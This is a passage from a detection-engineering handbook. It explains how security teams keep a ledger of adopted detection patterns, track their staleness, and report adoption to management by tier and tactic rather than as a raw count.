A team adopting patterns steadily across several parts of this book will accumulate open ledger rows faster than any small team can close them, for the same structural reason DEH Part 43 §4 names for detection debt generally: paying down an existing row produces no new coverage anyone can point to, so it competes poorly against the visible win of graduating one more pattern. Nothing about this part changes DEH Part 43 §4's prioritization axes — blast radius against remediation cost — and nothing here should replace them with a cookbook-specific weighting scheme.

What does change, purely as a matter of scale, is the unit worth reporting. A team tracking nine adopted patterns can review every open row by eye each month. A team that has adopted sixty or more patterns across a dozen parts cannot, and reporting "sixty patterns adopted" invites the identical single-number failure DEH Part 41 §1.2 names for a bare coverage percentage. Roll the ledger up by MITRE tactic or by owning part instead — "of our twelve adopted credential-access patterns, nine are **RELIABLE DETECTION** or higher, two are **PARTIAL DETECTION** with an open telemetry gap, and one has gone six months past its last-validated date with no re-test" is a management-usable sentence with a specific next action attached. "Sixty patterns adopted" is not, and a rollup that only ever grows quarter over quarter is the same all-green heatmap wearing a cookbook's clothing.

## 8. Reporting cookbook adoption upward

**SOC Management View** *Never report "we've adopted N patterns from the Cookbook" to a CISO or a board as if it were a coverage statement — it answers a procurement or reading-list question, not a security one, and it invites exactly the follow-up DEH Part 41 §7 warns a single number always invites: "why isn't it higher." The correct shape names the tier distribution across the adopted subset only, which specific rows regressed or went stale against either clock in §4, and which **NO VISIBILITY**/exploratory-only rows are the next graduation candidates. "We graduated four Section D patterns to **RELIABLE DETECTION** this quarter, and one Section C pattern regressed to **PARTIAL DETECTION** after an IdP schema change we're still chasing" is reportable. "Cookbook adoption is up 15% this quarter" is not — it has no attached failure mode, and per DEH Part 41 §7's own standard, a number that only ever goes up in a report deserves the same skepticism as a coverage percentage that never falls.*

The same discipline applies one level down, to the six-language format itself. A team should resist reporting "we have six-language coverage for this behavior" the moment a pattern's header table lists all six languages as covered — the header table states what this book publishes, not what the team has adapted, deployed, or validated in any of those six syntaxes. **MULTI-SOURCE DETECTION** (DEH Part 41 §2.1) requires two independently validated sources, not two syntax blocks sitting next to each other on a page; Part 2 §5 makes exactly this point for a single pattern, and it holds without modification when a team reports across its whole adopted set.

## 9. Where the dual-clock model earns its complexity, and where it doesn't

**What Would Change My Mind** This part treats the book-side freshness clock (§4.2) as worth tracking separately from ordinary reader-side detection debt, on the theory that a static reference catalog spanning six independently evolving vendor surfaces accrues staleness in a way a single team's own operated rule set does not. If a curator maintaining this book's Appendix A1 found, in practice, that book-side syntax drift was rare enough — because the six vendor surfaces' query syntax for the behaviors this book covers changes far less often than their UI or their marketing does — that the added ledger column in §4.2 mostly sat empty and unused across several real editions, that would be evidence the two-clock framing is more caution than this book's actual maintenance burden justifies, and a future edition should fold the book-side check into an ordinary pre-release review pass rather than a standing per-pattern-per-language field.

For a small team adopting a handful of patterns, the full machinery in §§1–6 above — a dedicated ledger, a tracked tier-change history, a rollup by tactic — is more process than nine rows justify; a shared spreadsheet with the columns named in §1 and a monthly five-minute review is enough. The point of naming the full model is not that every team needs every piece of it immediately. It is that when a team's adopted set grows past what one person can hold in their head — and every team that keeps graduating patterns eventually crosses that line — the schema to grow into already exists, borrowed whole from DEH Parts 41–43, and nobody has to design it under deadline pressure after the first incident that exposes a stale row nobody was tracking.

## Summary

Three things distinguish a healthy adoption of this book's catalog from an unhealthy one, and none of them require any methodology this book invented for itself. First, a Pattern Adoption Ledger, keyed by `QC-NN-SS` ID, is a distinct artifact from Appendix A1 — the book's index describes what exists to be adopted; the ledger describes what actually has been, using DEH Part 41's own coverage-matrix schema with one traceability column added. Second, "exploratory-only" and "graduated" are operational states, not evidentiary tiers, and a ledger that collapses the two into a single checkmark is rounding every row up to whatever the reader hopes it means. Third, a cookbook pattern accrues debt on two clocks, not one — DEH Part 43's five familiar types once it is deployed in a reader's own environment, plus a book-side variant of parser and testing debt that ticks whether or not anyone has adopted the pattern at all, closed the same unglamorous way DEH Part 43 closes every other kind of debt: a maintained, dated, honestly reviewed row, not a dashboard that assumes silence means health.

## Cross-references

DEH Part 41 (the six-tier Detection Coverage scale this part's ledger schema is built from, unmodified); DEH Part 42 (the precision/recall/handling-time/testing-age/suppression/drift vocabulary this part applies to graduated patterns without adaptation); DEH Part 43 (the five-type detection-debt taxonomy this part extends with a book-side parser/testing-debt variant, and DEH Part 43 §3's `DET-43-01` worked ledger, which §5 above reuses directly for `QC-04-02`); DEH Part 22 (Detection-as-Code, the owning-rule-ID discipline a Pattern Adoption Ledger row points into); DEH's TERMINOLOGY.md § Hunt, § Analytic, §

Detection Rule, § Detection Coverage, § Detection Debt, § Exception, and § Tuning (the precise definitions §2 and §4 cite rather than paraphrase); this book's Part 2 §5 (the single-pattern tier-earning ladder this part aggregates across the catalog rather than restating); this book's Part 27 (hunt chains, which sequence pattern IDs rather than tracking their adoption state); this book's Appendix A1 (Master Pattern Index, extended per §4.2 with a per-language last-checked-against-vendor-docs field) and Appendix A2 (Behavior × Language Coverage Matrix, the book-level view this part's freshness discipline keeps honest).

neshbooy